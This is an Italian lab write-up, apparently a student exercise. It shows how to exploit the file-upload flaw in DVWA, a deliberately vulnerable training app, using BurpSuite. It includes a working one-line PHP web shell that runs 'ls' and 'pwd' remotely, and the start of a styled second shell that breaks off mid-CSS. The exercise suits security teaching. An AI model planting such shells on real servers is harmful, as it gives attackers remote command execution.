
S6-L1

Presentated by Michael Andreoli & Otman Hmich


Lo scopo dell’esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Prima di tutto attiviamo BurpSuite per poter intercettare e monitorare il traffico verso la nostra DVWA.




Effettuiamo il login con le credenziali predefinite “admin” e “password”

Andiamo a impostare la sicurezza della nostra DVWA da high a low, e dopo aver preparato la nostra shell siamo pronti a caricarla nella sezione “upload”.




```
File  Actions  Edit  View  Help
 GNU nano 7.2                                                  shell.php
<?php system($_REQUEST["cmd"]); ?>
```




Ci connettiamo al path della shell seguendo le istruzioni che ci fornisce la DVWA


Riscontriamo questo errore in quanto non ci sono comandi all'interno della nostra shell




Warning: system() [function.system]: Cannot execute a blank command in **/var/www/dvwa/hackable/uploads/shell.php** on line **1**



Intercettando la richiesta con BurpSuite e inserendo il comando “ls” vediamo che la nostra shell lo esegue e ci fornisce la lista dei file all’interno della directory.







Seguendo la stessa procedura ma sostituendo il comando “ls” con “pwd” la shell ci restituisce il suo path.


```
 GNU nano 7.2                                                shell2.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>PHP Shell</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #000000;
            color: #ffffff;
            margin: 0;
            padding: 0;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
        }
        .shell-container {
            background-color: #ffffff;
            border-radius: 10px;
            box-shadow: 0 0 20px rgba(0, 0, 0, 0.1);
            padding: 30px;
            width: 500px;
            text-align: center;
            position: relative;
            overflow: hidden;
            transition: all 0.3s ease;
        }
        .shell-container:hover {
            box-shadow: 0 0 30px rgba(0, 0, 0, 0.2);
```

Andiamo a creare una shell più sofisticata, con un’interfaccia grafica e la possibilità di eseguire comandi direttamente dall’interfaccia della DVWA.

```
 GNU nano 7.2                                                shell2.php
            box-shadow: 0 0 30px rgba(0, 0, 0, 0.2);
        }
        .shell-container h1 {
            color: #000000;
            margin-bottom: 20px;
            font-weight: bold;
            letter-spacing: 1px;
        }
        .shell-container form {
            display: flex;
            justify-content: center;
            align-items: center;
            margin-bottom: 20px;
        }
        .shell-container input[type="text"] {
            padding: 12px;
            border-radius: 5px 0 0 5px;
            border: 1px solid #cccccc;
            width: 70%;
            font-size: 16px;
            outline: none;
        }
        .shell-container input[type="submit"] {
            padding: 12px 20px;
            border: none;
            background-color: #4CAF50;
            color: white;
            border-radius: 0 5px 5px 0;
            cursor: pointer;
            font-size: 16px;
            transition: all 0.3s ease;
```

